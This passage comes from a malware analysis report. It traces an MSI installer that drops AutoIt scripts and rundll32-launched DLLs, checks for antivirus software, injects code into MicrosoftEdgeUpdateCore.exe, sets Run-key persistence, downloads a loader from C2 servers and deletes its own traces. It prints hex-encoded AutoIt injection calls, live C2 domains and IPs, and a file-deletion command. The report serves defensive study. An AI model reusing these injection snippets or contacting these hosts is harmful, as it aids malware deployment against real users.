Following that, AutoIt3 executes malicious scripts to perform the discovery of security software instances on the system.




```
Autoit3.exe  2720  CreateFile  C:\ProgramData\Bitdefender
Autoit3.exe  2720  CreateFile  C:\Program Files\Bitdefender
Autoit3.exe  2720  CreateFile  C:\ProgramData\AVAST
Autoit3.exe  2720  CreateFile  C:\Program Files\AVAST Software
Autoit3.exe  2720  CreateFile  C:\ProgramData\AVG
Autoit3.exe  2720  CreateFile  C:\Program Files\AVG
Autoit3.exe  2720  CreateFile  C:\ProgramData\Kaspersky Lab
Autoit3.exe  2720  CreateFile  C:\Program Files (x86)\Kaspersky Lab
Autoit3.exe  2720  CreateFile  C:\ProgramData\ESET
Autoit3.exe  2720  CreateFile  C:\Program Files (x86)\Avira
Autoit3.exe  2720  CreateFile  C:\Program Files (x86)\IObit
Autoit3.exe  2720  CreateFile  C:\Program Files\Malwarebytes
Autoit3.exe  2720  CreateFile  C:\ProgramData\Emsisoft
Autoit3.exe  2720  CreateFile  C:\Program Files\Quick Heal
Autoit3.exe  2720  CreateFile  C:\Program Files (x86)\F-Secure
Autoit3.exe  2720  CreateFile  C:\ProgramData\Sophos
Autoit3.exe  2720  CreateFile  C:\ProgramData\G DATA
```

While analyzing the Autoit Script, we were able to extract some instructions, and there the script contains `DllCall` function of AutoIt3 which is displayed in the comment. The hex-encoded value shown below is the actual instruction, with the comment section for reference. We can see that AutoIt's DllCall function is used to call the VirtualProtect function from the kernel32.dll library to modify the memory protection attributes to facilitate code injection.



```
IF (NOT FILEEXISTS("C:\Program Files (x86)\Sophos"))THEN
LOCAL $YCNDZWEO
EXECUTE(BINARYTOSTRING("0x446C6C43616C6C28226B65726E656C33322E646C6C222C2022424F4F4C222C20225669727475616C50726F74656374222C2022707472222C20446C6C5374727563744765745074
;; DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($AaooVgRWWe), "int", BinaryLen($MQAePsLytq), "dword", 0x40, "dword*", $oldprotect)
LOCAL $GYWCSA
ENDIF
LOCAL $ZVBUH
LOCAL $LLWUWQQK
EXECUTE(BINARYTOSTRING("0x446C6C5374727563745365744461746128244161616F6F5667525757652C20312C20244D51416550734C79747129"))
; DllStructSetData($AaooVgRWWe, 1, $MQAePsLytq)
LOCAL $GATPGL
EXECUTE(BINARYTOSTRING("0x446C6C43616C6C28227573657233322E646C6C222C20226C726573756C74222C20224322266368722839372926226C6C57696E646F7750726F63222C2022707472222C20446C6C
;DllCall("user32.dll", "lresult", "C"&chr(97)&"llWindowProc", "ptr", DllStructGetPtr($AaooVgRWWe), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)
LOCAL $YHGDA
LOCAL $NFKKEIHHM
LOCAL $LCQNDTOP
```


When security software isn't detected, modifications are made to the values of the `StartMenuExperienceHost` registry key, located at: `HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1984999317-268798495-3946344884-500\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy`.



```
Autoit3.exe                     2720  RegQueryV...  HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1984999317-26...  Type: REG_BINARY, Length: 24, Data: 02 54 1C 8C 79 62 DA 01 00 00 00 00 00 00 00 00
Autoit3.exe                     2720  RegSetValue   HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1984999317-26...  Type: REG_BINARY, Length: 24, Data: 5D 01 0F 69 7F 62 DA 01 00 00 00 00 00 00 00 00
Autoit3.exe                     2720  CreateFile    C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Desired Access: Read Attributes, Disposition: Open, Options: Non-Directory File, Attributes: n/a, ShareMode: Read, Write, Alloca
Autoit3.exe                     2720  CreateFile    C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Desired Access: Read Data/List Directory, Read Attributes, Synchronize, Disposition: Open, Options: Sequential Access, Synchr
Autoit3.exe                     2720  QueryAllInfor...C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe   CreationTime: 2/5/2024 10:17:34 AM, LastAccessTime: 2/18/2024 8:31:20 PM, LastWriteTime: 2/5/2024 10:17:34 AM, Chang
Autoit3.exe                     2720  CreateFileM...  C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE_WRITECOPY
Autoit3.exe                     2720  ReadFile      C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Offset: 0, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
Autoit3.exe                     2720  ReadFile      C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Offset: 32,768, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
Autoit3.exe                     2720  ReadFile      C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Offset: 65,536, Length: 65,536, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
Autoit3.exe                     2720  ReadFile      C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Offset: 131,072, Length: 131,072, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
Autoit3.exe                     2720  ReadFile      C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     Offset: 262,144, Length: 5,688, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
StartMenuExperienceHost.exe     6156  Process Cre...  C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe     PID: 3680, Command line: "C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe"
MicrosoftEdgeUpdateCore.exe     3680  Process Start                                                                                         Parent PID: 6156, Command line: "C:\Program Files (x86)\Microsoft\EdgeUpdate\1.3.183.29\MicrosoftEdgeUpdateCore.exe", C
MicrosoftEdgeUpdateCore.exe     3680  Thread Create                                                                                         Thread ID: 2512
```

Following the modification, the StartMenuExperienceHost initiates the MicrosoftEdgeUpdateCore.exe process. Process injection is performed on the MicrosoftEdgeUpdateCore.exe process.


Subsequently, from the injected process, another round of security software discovery is carried out. Then, the previously created backup of AutoIt3 and its script are set up for persistence by placing them under the **RUN** registry. Additionally, the process establishes connections to the command-and-control (C2) server.



DNS Requests (3)

S.N.	Query	Status	Result
1	prodomainnameeforappru.com	0	46.21.157.142;
2	prodomainnameeforappru.com	0	46.21.157.142;
3	prodomainnameeforappru.com	0	46.21.157.142;


Additionally, it removes traces of the initial files by deleting them using command prompt commands.



```
MsiExec.exe    2712  ReadFile        Offset: 131,072, Length: 105,472, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
MsiExec.exe    2712  Process Create  PID: 5628, Command line: C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\sadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files"
cmd.exe        5628  Process Start   Parent PID: 2712, Command line: C:\Windows\system32\cmd.exe /c rd /s /q "C:\Users\sadmin\AppData\Local\Temp\MW-1d1290c1-acb4-41b2-9b44-b9afc4624581\files",
cmd.exe        5628  Thread Create   Thread ID: 5228
```

Infection chain with LOLBINs


Moving on to examine a slightly different method, we've got another `.msi` sample to look into.



Same as above, we executed the payload with msiexec. After the execution, we were able to observe the following disk operations, where `%APPDATA%\MSI14499` directory was created and multiple files were written: `Microsoft.Deployment.WindowsInstaller.dll`, `WixSharp.dll` and `WixSharp.UI.dll`.

Additionally, during the application installation process via `msiexec.exe`, DLL files masquerading as `.tmp` were also dropped in the `C:\Windows\Installer` folder.


After that rundll32 was invoked to execute the malicious functions of those DLLs dropped under `C:\Windows\Installer` by calling relevant export functions, so that's why multiple invocations of `rundll32.exe` are displayed in the below process tree.



```
label="Process" label=Create parent_process="*msiexec.exe"
"process"="*rundll32.exe"
| chart count() by "process",command
```

process	command
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSI1FDE.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071437 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSI2138.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071750 11 tiho_exe.cs!CustomActions.DownloadAndExecute
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSI3425.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4076578 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSIA14A.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19964375 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSIA4D6.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19965156 11 tiho_exe.cs!CustomActions.DownloadAndExecute
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSIB98F.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4962796 2 WixSharp!WixSharp.ManagedProjectActions.WixSharp_InitRuntime_Action
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSIBBF2.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4963328 11 tiho_exe.cs!CustomActions.DownloadAndExecute
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSIBC47.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_19971234 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler
C:\Windows\SysWOW64\rundll32.exe	rundll32.exe "C:\Windows\Installer\MSICB83.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4967390 17 WixSharp!WixSharp.ManagedProjectActions.CancelRequestHandler

One of the DLL files contains instructions to download the payload from the C2, so when the DLL is executed via `rundll32.exe` it connects to C2, and downloads another executable.



PROCESS DETAILS

rundll32.exe
(0038ff64-1cd3-65d6-e505-000000000f00)
2024/01/03 21:39:59
Related Informations

Process ID	5488
Process	C:\Windows\SysWOW64\rundll32.exe
Command	rundll32.exe "C:\Windows\Installer\MSI2138.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071750 11 tiho_exe.cs!CustomActions.DownloadAndExecute
User	sadmin
Host	windows10
Integrity Level	High
File	RUNDLL32.EXE
SHA1	8FA889E456AA646A4D0A4349977430CE5FA5E2D7 Analyze VirusTotal Score
Vendor	Microsoft Corporation
Application	Microsoft® Windows® Operating System
Parent Process	C:\Windows\SysWOW64\msiexec.exe
Parent Command	C:\Windows\syswow64\MsiExec.exe -Embedding 434F442C7D2431E53E198518C500E4D9

Network Operations (1)

search

S.N.	Source IP	Destination IP	Destination Port
1	10.0.1.100	162.240.8.41	443

Disk Operations (1)

search


S.N.	File	Path
1	pm320240221_214000.exe	C:\Users\sadmin\AppData\Local\Temp

DNS Requests (1)

search

S.N.	Query	Status	Result
1	computersupportexperts.com	0	::ffff:162.240.8.41;


The dropped executable `pm320240221_214000.exe` seems to be a loader based on the activities it performs, which are mentioned in the following sections.



pm320240221_214000.exe
(0038ff64-1cd8-65d6-e605-000000000f00)
2024/01/03 21:40:04
Related Informations


Process ID	5896
Process	C:\Users\sadmin\AppData\Local\Temp\pm320240221_214000.exe
Command	"C:\Users\sadmin\AppData\Local\Temp\pm320240221_214000.exe"
User	sadmin
Host	windows10
Integrity Level	High
SHA1	1B17806F24F3927259BEE7BF595D0CE594B7FD00 Analyze VirusTotal Score
Parent Process	C:\Windows\SysWOW64\rundll32.exe
Parent Command	rundll32.exe "C:\Windows\Installer\MSI2138.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_4071750 11 tiho_exe.cs!CustomActions.DownloadAndExecute

After the execution of the binary, it modifies the internet settings as displayed below.



```
pm320240222_103237.exe  3236  RegCreateKey  HKLM\SOFTWARE\Policies\Microsoft\Windows\TenantRestrictions\Payload                                SUCCESS         Desired Access: Query Value, Disposition: REG_OPENED_EXISTING_KEY
pm320240222_103237.exe  3236  RegCreateKey  HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\                           SUCCESS         Desired Access: Read/Write, Disposition: REG_OPENED_EXISTING_KEY
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass                SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName               SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet              SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect                 SUCCESS         Type: REG_DWORD, Length: 4, Data: 0
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass                SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName               SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet              SUCCESS         Type: REG_DWORD, Length: 4, Data: 1
pm320240222_103237.exe  3236  RegSetValue   HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect                 SUCCESS         Type: REG_DWORD, Length: 4, Data: 0
pm320240222_103237.exe  3236  CreateFile    C:\Users\sadmin\AppData\Local\Temp\IPHLPAPI.DLL                                                     NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attribut
```

Then it attempts to connect to the C2 server to drop `autoit3.exe` and its malicious script file. However, due to the C2 server being down during the time of our analysis, we couldn't observe the behavior.



```
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49865 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
C:\Users\sadmin\AppData\Local\Temp\pm320240222_103237.exe  ws10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49865 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49865 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49865 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Disconnect  windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49865 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  ReadFile        C:\Windows\SysWOW64\wininet.dll                                                                                  SUCCESS  Offset: 3,769,344, Length: 32,768, I/O Flags: Non-cached, Paging I/O, Synchronou
pm320240222_103237.exe  3236  ReadFile        C:\Windows\SysWOW64\wininet.dll                                                                                  SUCCESS  Offset: 3,437,568, Length: 24,576, I/O Flags: Non-cached, Paging I/O, Synchronou
pm320240222_103237.exe  3236  ReadFile        C:\Windows\SysWOW64\urlmon.dll                                                                                   SUCCESS  Offset: 570,368, Length: 24,576, I/O Flags: Non-cached, Paging I/O, Synchronous
pm320240222_103237.exe  3236  RegCreateKey    HKLM\Software\WOW6432Node\Microsoft\DownloadManager                                                              SUCCESS  Desired Access: All Access, Disposition: REG_OPENED_EXISTING_KEY
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49866 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49866 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49866 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Reconnect   windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49866 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
pm320240222_103237.exe  3236  TCP Disconnect  windows10.utvcxf4c2mqubc2yhasyumofa.rx.internal.cloudapp.net:49866 -> 207.246.70.132.vultrusercontent.com:http  SUCCESS  Length: 0, seqnum: 0, connid: 0
